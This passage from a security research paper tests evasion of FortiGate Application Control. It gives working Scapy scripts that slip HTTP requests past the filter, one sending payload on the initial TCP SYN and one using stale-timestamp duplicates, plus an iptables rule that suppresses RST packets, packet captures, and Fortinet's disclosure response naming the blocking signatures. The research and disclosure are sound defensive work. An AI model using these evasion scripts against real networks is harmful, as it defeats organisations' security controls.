AXp6AVlYZVFTQkE3RQ--;
ypcdb=e8cc7a825a41ee52627a8854c7ac6b2b\r\nX-P2P-PeerDist:
Version=1.1\r\nX-P2P-PeerDistEx: MinContentInformation=1.0,
MaxCont")
```

```
send(packet4)
```

The variable "packet1" is used to hold the first packet; "answer1" is used to hold the received SYN/ACK packet; "packet2" the second packet, and so on. The first packet (packet1) is the initial TCP SYN, along with 1380 bytes of payload. The first answer (answer1) will be the SYN/ACK from answers.yahoo.com. The second packet (packet2) is the ACK packet. The third packet (packet3) is the second half of the payload with the addition of the PSH flag set. Lastly, the fourth packet (packet4) is a re-transmission of the initial 1380 bytes of payload with the SYN flag set.

The sr1() function of Scapy is used to capture the returning SYN/ACK packet from answers.yahoo.com in the variable "answer1". The intention here is to capture the Initial Sequence Number from the SYN/ACK packet in order to generate the acknowledgement number in packets two, three and four. The "src_ack" variable is used for precisely that purpose.


In the continued interest of simulating real-world use cases, the payload in use was generated from an actual browser (Firefox) request to http://answers.yahoo.com/. This is ideal because, like the Evader exploit payload, this payload is too large to fit within the MTU of the network, forcing the payload to be broken out into two separate TCP segments.

Lastly, it's worth noting that Scapy uses a raw TCP socket, unbeknownst to the Linux kernel. The effect here is that the Linux kernel will send a TCP packet with the RST flag set upon receiving the SYN/ACK packet from answers.yahoo.com. Because this will effectively thwart the evasion attempts, an iptables rule must be created that will drop outbound packets with the RST flag set (Weber, 2010). In the lab, the following iptables syntax adds the rule to drop the packets desired:

```
iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 10.1.1.147
-d 208.71.44.31 -j DROP
```

2.5. The Result

Using the custom crafted packets with Scapy, this particular evasion technique was found to be effective against the Application Control policy. The packet capture shows an HTTP 200 OK response from answers.yahoo.com. Following is a screenshot of Wireshark showing the TCP conversation, as well as identical tcpdump output.



[Wireshark 1.10.0 (SVN Rev 49790 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.   Time           Source         Destination    Protocol Length Info
    1 0.000000000    10.1.1.147     208.71.44.31   TCP      1434 [TCP Port numbers reused] [TCP segment of a reassembled PDU]
    2 0.182650000    208.71.44.31   10.1.1.147     TCP        60 http > cequint-cityid [SYN, ACK] Seq=2887690183 Ack=1 Win=14600 Len=0 MSS=1460
    3 1.491410000    208.71.44.31   10.1.1.147     TCP        60 http > cequint-cityid [SYN, ACK] Seq=2887690183 Ack=1 Win=14600 Len=0 MSS=1460
    4 3.491476000    208.71.44.31   10.1.1.147     TCP        60 http > cequint-cityid [SYN, ACK] Seq=2887690183 Ack=1 Win=14600 Len=0 MSS=1460
    5 7.693114000    208.71.44.31   10.1.1.147     TCP        60 http > cequint-cityid [SYN, ACK] Seq=2887690183 Ack=1 Win=14600 Len=0 MSS=1460
    6 13.445248000   10.1.1.147     208.71.44.31   TCP        54 cequint-cityid > http [ACK] Seq=1381 Ack=2887690184 Win=8192 Len=0
    7 28.754756000   10.1.1.147     208.71.44.31   HTTP       76 Continuation or non-HTTP traffic
    8 28.766162000   208.71.44.31   10.1.1.147     TCP        60 [TCP Dup ACK 5#1] http > cequint-cityid [ACK] Seq=2887690184 Ack=1 Win=14600 Len=0
    9 46.679296000   10.1.1.147     208.71.44.31   TCP      1434 [TCP Retransmission] cequint-cityid > http [SYN, ACK] Seq=0 Ack=2887690184 Win=8192 Len=1380
   10 46.693434000   208.71.44.31   10.1.1.147     TCP        60 http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=0
   11 47.180455000   208.71.44.31   10.1.1.147     TCP       590 [TCP segment of a reassembled PDU]
   12 50.181229000   208.71.44.31   10.1.1.147     TCP       590 [TCP Retransmission] http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=536
   13 56.181117000   208.71.44.31   10.1.1.147     TCP       590 [TCP Retransmission] http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=536
   14 68.181958000   208.71.44.31   10.1.1.147     TCP       590 [TCP Retransmission] http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=536
   15 92.182819000   208.71.44.31   10.1.1.147     TCP       590 [TCP Retransmission] http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=536
   16 140.186085000  208.71.44.31   10.1.1.147     TCP       590 [TCP Retransmission] http > cequint-cityid [ACK] Seq=2887690184 Ack=1403 Win=16560 Len=536

⊞ Frame 11: 590 bytes on wire (4720 bits), 590 bytes captured (4720 bits) on interface 0
⊞ Ethernet II, Src: Fortinet_         (00:09:0f:         ), Dst: CadmusCo_b7:1b:ac (08:00:27:b7:1b:ac)
⊞ Internet Protocol Version 4, Src: 208.71.44.31 (208.71.44.31), Dst: 10.1.1.147 (10.1.1.147)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: cequint-cityid (4074), Seq: 2887690184, Ack: 1403, Len: 536

0000  08 00 27 b7 1b ac 00 09  0f          08 00 45 00   ..'..... ......E.
0010  02 40 71 86 40 00 34 06  cb 37 d0 47 2c 1f 0a 01   .@q.@.4. .7.G,...
0020  01 93 00 50 0f ea ac 1e  a7 c8 00 00 05 7b 50 10   ...P.... .....{P.
0030  40 b0 12 d9 00 00 48 54  54 50 2f 31 2e 31 20 32   @.....HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 41  67 65 3a 20 32 0d 0a 43   00 OK..A ge: 2..C
0050  61 63 68 65 2d 43 6f 6e  74 72 6f 6c 3a 20 70 72   ache-Con trol: pr
0060  69 76 61 74 65 0d 0a 43  6f 6e 6e 65 63 74 69 6f   ivate..C onnectio
0070  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 43   n: Keep- Alive..C
0080  6f 6e 74 65 6e 74 2d 45  6e 63 6f 64 69 6e 67 3a   ontent-E ncoding:
0090  20 67 7a 69 70 0d 0a 43  6f 6e 74 65 6e 74 2d 54    gzip..C ontent-T
00a0  79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 3b 20   ype: tex t/html;

Packets: 16 · Displayed: 16 (100.0%) · Load time: 0:00.110     Profile: Default
```

```
17:46:51.192187 IP 10.1.1.147.4074 > 208.71.44.31.http: S
0:1380(1380) win 8192

17:46:51.374837 IP 208.71.44.31.http > 10.1.1.147.4074: S
2887690183:2887690183(0) ack 1 win 14600 <mss 1460>

17:46:52.683597 IP 208.71.44.31.http > 10.1.1.147.4074: S
2887690183:2887690183(0) ack 1 win 14600 <mss 1460>
```

```
17:46:54.683663 IP 208.71.44.31.http > 10.1.1.147.4074: S
2887690183:2887690183(0) ack 1 win 14600 <mss 1460>

17:46:58.885301 IP 208.71.44.31.http > 10.1.1.147.4074: S
2887690183:2887690183(0) ack 1 win 14600 <mss 1460>

17:47:04.637435 IP 10.1.1.147.4074 > 208.71.44.31.http: .
ack 1 win 8192

17:47:19.946943 IP 10.1.1.147.4074 > 208.71.44.31.http: P
1381:1403(22) ack 1 win 8192

17:47:19.958349 IP 208.71.44.31.http > 10.1.1.147.4074: .
ack 1 win 14600

17:47:37.871483 IP 10.1.1.147.4074 > 208.71.44.31.http: S
0:1380(1380) ack 2887690184 win 8192

17:47:37.885621 IP 208.71.44.31.http > 10.1.1.147.4074: .
ack 1403 win 16560

17:47:38.372642 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560

17:47:41.373416 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560

17:47:47.373304 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560

17:47:59.374145 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560

17:48:23.375006 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560

17:49:11.378272 IP 208.71.44.31.http > 10.1.1.147.4074: .
1:537(536) ack 1403 win 16560
```

Had the FortiGate effectively blocked the application request, an HTTP 200 OK response from answers.yahoo.com would not have been seen on the Backtrack VM. Following is a screenshot showing the behavior when the FortiGate effectively blocks the application request:


Answers.Yahoo.Com (Blocked by FortiGate AC Policy 1).pcapng [Wireshark 1.10.0 (SVN Rev 49790 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
Packets: 19 · Dis...
Profile: Default

```
No.   Time        Source        Destination   Protocol Length Info
    1 0.00000000  10.1.1.147    208.71.44.31  TCP        74 39743 > http [SYN] Seq=3622739101 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=45201793 TSecr
    2 0.01257900  208.71.44.31  10.1.1.147    TCP        74 http > 39743 [SYN, ACK] Seq=1035786878 Ack=3622739102 Win=14480 Len=0 MSS=1460 SACK_PERM=1
    3 0.01263200  10.1.1.147    208.71.44.31  TCP        66 39743 > http [ACK] Seq=3622739102 Ack=1035786879 Win=14608 Len=0 TSval=45201796 TSecr=3866
    4 0.01440200  10.1.1.147    208.71.44.31  HTTP      591 GET / HTTP/1.1
    5 0.22374100  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
    6 0.64773400  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
    7 1.49659100  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
    8 3.19603200  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
    9 6.59573600  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   10 13.4048720  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   11 27.0037070  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   12 54.2037890  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   13 108.539804  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   14 217.339813  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   15 337.403824  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   16 457.723790  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   17 578.043808  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   18 698.363791  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
   19 818.683753  10.1.1.147    208.71.44.31  HTTP      591 [TCP Retransmission] GET / HTTP/1.1
```

```
⊞ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_b7:1b:ac (08:00:27:b7:1b:ac), Dst: Fortinet_        (00:09:0f:        )
⊞ Internet Protocol Version 4, Src: 10.1.1.147 (10.1.1.147), Dst: 208.71.44.31 (208.71.44.31)
⊞ Transmission Control Protocol, Src Port: 39743 (39743), Dst Port: http (80), Seq: 3622739101, Len: 0
```

```
0000  00 09 0f          08 00  27 b7 1b ac 08 00 45 00   ........ '.....E.
0010  00 3c 25 1c 40 00 40 06  0d a6 0a 01 01 93 d0 47   .<%.@.@. .......G
0020  2c 1f 9b 3f 00 50 d7 ee  9c 9d 00 00 00 00 a0 02   ,..?.P.. ........
0030  39 08 08 29 00 00 02 04  05 b4 04 02 08 0a 02 b1   9..).... ........
0040  b9 81 00 00 00 00 01 03  03 04                     ........ ..
```

2.6. Data on the initial SYN

In reviewing the packet capture details, one might make the argument that the payload sent on the initial SYN is unnecessary, since the destination host doesn't acknowledge it anyway. Perhaps, simply having the SYN flag set on the first payload packet after the three-way TCP handshake is sufficient to bypass the FortiGate Application Control policy. In testing, it was discovered otherwise. When sending the initial payload after the 3-way TCP handshake was complete, the FortiGate was effective in blocking any payload sent thereafter. A combination of SYN, ACK, and PSH flags were attempted, but found to be ineffective. Attempts were also made to send the two halves of the payload out of order; this was also found to be ineffective. Only in sending the payload in the initial SYN were we able to evade the FortiGate Application Control policy.

2.7. Applying other evasion techniques

As noted in section 2.2, several other evasion techniques were found using Stonesoft Evader that could potentially be applied to evasion of application identification and control. For the sake of brevity, these other techniques are not discussed in detail. However, testing of two other techniques was completed and found to be effective; one in limited capacity.

2.7.1. HTTP requests are sent with an empty string as HTTP method

This technique was found to be effective in bypassing the FortiGate Application Control policy. However, most destination web servers will return an “HTTP 400 Bad Request” response. Only in cases where the destination will accept an HTTP payload without specifying the HTTP method, would this technique be effective. According to section 5 of RFC 2616, Hypertext Transfer Protocol – HTTP/1.1, an HTTP request message must include the method in the first line of the message. Therefore, we can draw the conclusion that this evasion technique will be largely ineffective against HTTP servers which are implemented according to RFC 2616 (Fielding et al., 1999). Although ancillary, it was also found that the HTTP HEAD request method can be used to evade FortiGate Application Control. Because the HEAD request method returns only meta information, it’s application in evasion is limited.

2.7.2. Sending a duplicate TCP packet with an old timestamp destined for PAWS elimination.

This technique was also found to be effective against the FortiGate Application Control policy. As mentioned in section 2.2, the duplicate packet has a TCP timestamp value older than is expected, and is destined to be discarded by the destination host due to Protection Against Wrapped Sequence (PAWS) numbers. The duplicate packet also has a random, alphanumeric payload. Scapy syntax to recreate this evasion technique follows.

```
packet1=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,opt
ions=[('Timestamp', (198300247,0))]))
```

```
answer1=sr1(packet1)
```

```
src_ack=answer1.seq + 1
```

```
src_tsecr=answer1.getlayer("TCP").options[3][1][0]
```

```
packet2=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="A",options=[('Timestamp',
(198300244,src_tsecr))],seq=1,ack=src_ack))
```

```
packet3=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="A",options=[('Timestamp',
(198300250,src_tsecr))],seq=1,ack=src_ack))
```

```
send(packet2)
```

```
send(packet3)
```

```
packet4=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="A",options=[('Timestamp',
(198300245,src_tsecr))],seq=1,ack=src_ack)/"e50WwqkhgpbNY54
mcOvkWwuOXiLLBY6ujyFZC2sUsS2hCXleWgLcYsWe6qIkandaGJFzG97ItO
IuIxMscI6gcreR6tu55Sg0lCthoifqfk0we1X4NR09lof5kjt7dxX25H2eu
sBNJwM67GppWxXHMKhCcj8HUsB61A9MDkhCZiS5dsgkAVtKVnhGfLenyKiv
UYY06ehrbgpBdJ3PtgO6GJszq8fJliI3xne50jvqBdtyhxNUpIm6eAz0iiq
rNgLeIxmclKjsJZk0a1DJjSZLilsZTyorAWmP4dWV3drsnqkyDPhoWyizhB
htdjWJTyCWUJZD5lmTf1gr1W1oqBhp9C1l5qZr0N4y1PWzNpwO7qelOGIYo
fG5ndPXRitT8NyJz0mv7maw9Ozi2mTOU56TeoJZ3nK0wcrBJPB4NSuIY2pc
Z8jwWjpekeUEKsYRtNkolBuwSwAcOa8m3qm4Jqd2WZwalWwpbAeC3ivoogW
EzNIX0ibSXuywESoIckaZCohEeg91NW8WgnToMtZDF5BIon5J4syNRcI1kT
KfSsRa3k6WIfPrBNXkOrHltkFBs95YoyB4SBUwxmZBCIFRjPCZT6FtCkJ5P
asMfWlR92HhvPUyqB0tzTLOh9mKuLpuaSNy4PoOmafd8kP3qYdOVyJ7VMli
EHOTStyvfRPu8KdeBVn3HDaSzBIh7NVrEC8f5VhCNosv3bOEdvRvPvLIgcG
Wy9N6ZEwjDlJa4JRuKVeAphP2mkmXBgZu73kDdBKHyN6AowW2sCadbBMmzU
OBoXGbvWow7JkvzsXMTVdulTirlszllu5BODMD6rEvo6IxRP6otrhDzxcAC
4nXAWqMTSxurOdpM6NDVwRPE3tvSiHLT5WNhRywPjZpOTSdLB372ucaGrgZ
aoouooKWSEWqRuerJvTiBPmccbMsAoxWSSoTiFKLrNSJfNYeLY1AwXbUELr
rAwZ7vJZqX47upCuKU7OijjH74KaGp9VHEPcvNDKEA7excligDGdup99Ma1
WunLULf82F9kWmtIplcfBtwmdhylsSJfxzzHHACcORPMJz3BIG3jZg2qodK
sTMfqZRwtrVWtxHHRcCTyoYTXy7bqvEus7sXHlDcLfwVyW1WyW4Js1WCtvf
BOio6NZwIlOcEtYo1JABCvS19czRwD8P9lguJE1CGEhtiMhdpWadq8nDh4v
6V62TdmFOGXYLchUsO8nKWuOCbiuqO7rZG34SDXazWIGfkAJ1Eep2VAY8yN
PboSVFDMHndRh6t9fEWjbcBuud3GzWtUb89jg2AsCX9kzzs72dJcDJGXnvM
BgdRX3MBt3c3LGiYvHwdVOgiK4VABbCgmC1ZtBXvEKiwgOOUrM5SjG3goBW
6MB2EW8ChrPXDNftmeUsg2udg757")
```

```
packet5=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="A",options=[('Timestamp',
(198300251,src_tsecr))],seq=1,ack=src_ack)/"GET /
HTTP/1.1\r\nAccept: text/html, application/xhtml+xml,
*/*\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.2; WOW64;
Trident/6.0)\r\nAccept-Encoding: gzip, deflate,
peerdist\r\nHost: answers.yahoo.com\r\nDNT:
1\r\nConnection: Keep-Alive\r\nCookie:
ywadp1000198838279=3180564201;
fpc1000198838279=Zej4Gmdh|fsRDQJoNaa|fses1000198838279=|Fpo
rIHlNaa|Zej4Gmdh|fvis1000198838279=|8Mo8HYo01s|8Mo8HYo01s|8
Mo8HYo01s|s|8Mo8HYo01s|8Mo8HYo01s;
answers3=eyJkIjoibm9uZSIsInYiOiJhMyIsImh0IjoicmVjZW50IiwiaG
YiOiJlbiIsImN0Ijoib3BlbiIsImNmIjoiZW4iLCJjcyI6Im5ldyIsImF0I
joiYW5zd2VyIn0=;
B=1tj2t7l9374vr&b=4&d=9_ciHv9pYEIAg0BiFWW4QC95Bfub7kuoTFPrY
Q--&s=6m&i=9x4Bj5WykiGbQkhfUJ0T; ucs=bnas=0; AO=o=0&dnt=1;
F=a=nfUakS0MvSpc6ZVnyvtywryjtuwfIZknYP9ifYvatybV.Bpmd_0d3l_
ft6F211504Q5iPks-&b=213H;
Y=v=1&n=0ov87at22jlm7&l=mc26b0ii/o&p=m2j2v66d13000400&jb=21
|58|&r=b3&lg=en-US&intl=us; C=mg=1; YLS=v=1&p=1&n=1;
PH=fn=ZvbRpY2vj.YlAKtPDaF0Kg--&l=en-US&i=us;
T=z=YXeQSBYrFVSBGD1p38sU2M0NjE3MAY1NjcyTjM0MDVO&a=4EE&sk=DA
Ap7hss1AMsSq&ks=EAAhH.YxS.xbIZ613ja_Rmuhw--
~E&d=c2wBTVRZd053RXlNVEExT1RRek56STUBYQE0RUUBZwFLUUNTN1dBWF
E1VkdGRVVXUlo3VEhXU0dVVQFzY2lkAWM1bERXcV9NclN4aktJODZ1dVpiN
WpVa3lhUS0BYWMBQUNwR2Q4MlkBb2sBWlcwLQF0aXABUDMyOXhDAXNjAXds
AXp6AVlYZVFTQkE3RQ--;
ypcdb=e8cc7a825a41ee52627a8854c7ac6b2b\r\nX-P2P-PeerDist:
Version=1.1\r\nX-P2P-PeerDistEx: MinContentInformation=1.0,
MaxCont")
```

```
send(packet4)
```

```
send(packet5)
```

```
packet6=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="PA",options=[('Timestamp',
(198300245,src_tsecr))],seq=1381,ack=src_ack)/"mSj4IMINGkPn
ckOhXWow1mT3ti")
```

```
packet7=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="PA",options=[('Timestamp',
(198300251,src_tsecr))],seq=1381,ack=src_ack)/"entInformati
on=2.0\r\n\r\n")
```

```
send(packet6)
```

```
send(packet7)
```

3. Motive Behind Evasion of Application Identification

Although it might seem obvious on the surface, one must ask the question, why would someone attempt to evade application identification? Just as bad actors have attempted to evade IDS and IPS systems of the past, evasion of application identification will persist into the future.

3.1. The Employee

Because applications like Facebook, YouTube, Pandora Radio, Netflix, and others will be limited by such technologies, it is likely that software and tools will eventually be developed for the dissenting employee to bypass these controls. A simple internet search for "bypass web filter" returns hundreds of results with suggestions as to the use of proxy services, encryption, or terminating the processes of end-system content-filtering software. Internet censorship by government entities at the national level has only furthered development of technologies for bypassing such controls (Villeneuve, 2006).

3.2. The Software Developer

Software developers have a vested interest in making their applications as user-friendly and accessible as possible. The majority of users do not understand firewalls or ports; when they purchase software, they simply expect it to fulfill its promises. End-users cannot be bothered with port forwarding on their home routers or making requests of their IT department. As such, software developers understand that in the greater population of networks, ports 80 and 443 are permitted outbound; as such, they often design application specifications using these ports to target the greatest degree of compatibility. Some software on the market already intentionally evades firewalls with the intent of providing users with a seamless, connect-anywhere experience. Skype is one such example of software that attempts to appease this mentality (Schmidt, 2006).

3.3. The Threat Agent

Botnets will continue to be a real threat and, like applications, each botnet has its own signature (Lu, Tavallee, Ghorbani, 2009). Over the past decade, we've seen a migration of attacks from the perimeter of networks to attacks from within. Because of a focus on perimeter security and a lack of resources allocated to reduction of internal network risk, threat agents changed their strategy, subverting the perimeter entirely. Application identification gives us an opportunity to regain control in this arena. For that reason, we can expect to see malware developers change their game yet again; perhaps initially with attempts to evade application identification.

The APT presence will continue. While application identification may not outright stop APT, it will at the very least create a stop gap. Application identification creates opportunity to detect APT. As such, we'll likely see APT change their tactics where outbound application identification is suspected.

4. Conclusion

It's been demonstrated that application identification and, more specifically, the Application Control feature of the FortiGate firewall is vulnerable to evasion techniques without the proper signatures enabled (see Appendix A). While protection is available to customers that enable it, most will likely opt for the default signature set. Additionally, with FortiOS 5.0 announced less than 13 months ago, many customers are likely still using a version of FortiOS 4.0, where some protection is unavailable (Fortinet Rolls Out New FortiOS 5.0 Operating System, 2012).

Application identification and control will likely become a mainstay of future firewalls, and will become a critical tool for firewall administrators in the quest to secure internal networks. As firewalls toting application identification see greater penetration in the marketplace, we can expect to see a rise in subversion attempts against these controls like those demonstrated here.

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Appendix A: Fortinet Response

Fortinet's Product Security and Incident Response Team (PSIRT) was contacted regarding these findings. Fortinet PSIRT reported that protection against the attack discussed in section 2.6, sending payload in the initial TCP SYN packet, is available in FortiOS 4.0 MR3 and FortiOS 5.0 under the signature name "TCP.Data.On.Syn". In testing, it was confirmed that this signature is effective in blocking this evasion technique in FortiOS 4.0 MR3. However, the signature does not work as one might expect. The signature simply drops any initial TCP SYN packet with a payload. Because the TCP RFC allows for payload to be sent on the initial SYN, this is not ideal. Ideally, the IPS would queue up the payload as part of the TCP conversation and, once the three-way handshake is complete, pass the payload on to other signatures for inspection. On the other hand, allowing the IPS to queue up initial TCP SYN packets with payloads might expose the IPS to memory-exhaustion denial of service attacks. It's possible that there is simply a trade-off to be made here. By default, the signature TCP.Data.On.Syn is disabled, with the detection action set to 'Pass.' In order to effectively block this evasion technique, the signature must first be enabled, then action set to 'Block' or similar. Fortinet PSIRT did not comment on the evasion technique discussed in section 2.7.1.

Regarding the technique discussed in section 2.7.2, old TCP timestamp destined for PAWS elimination, Fortinet PSIRT reported that protection against this technique is available only in FortiOS 5.0 under the signature name "TCP.Out.Of.Range.Timestamp." In testing with FortiOS 5.0, it was confirmed that this signature is effective in blocking this evasion technique. It was observed that the signature drops all subsequent packets after an attempt to send duplicate packets with differing TCP timestamps is detected. To enable this signature, you must first set the IPS signature database to 'extended.'

Instructions can be found in the FortiOS CLI Reference for FortiOS 5.0. Once the IPS signature database is set to ‘extended,’ the TCP.Out.Of.Range.Timestamp signature must be enabled, and action set to ‘Block’ or similar.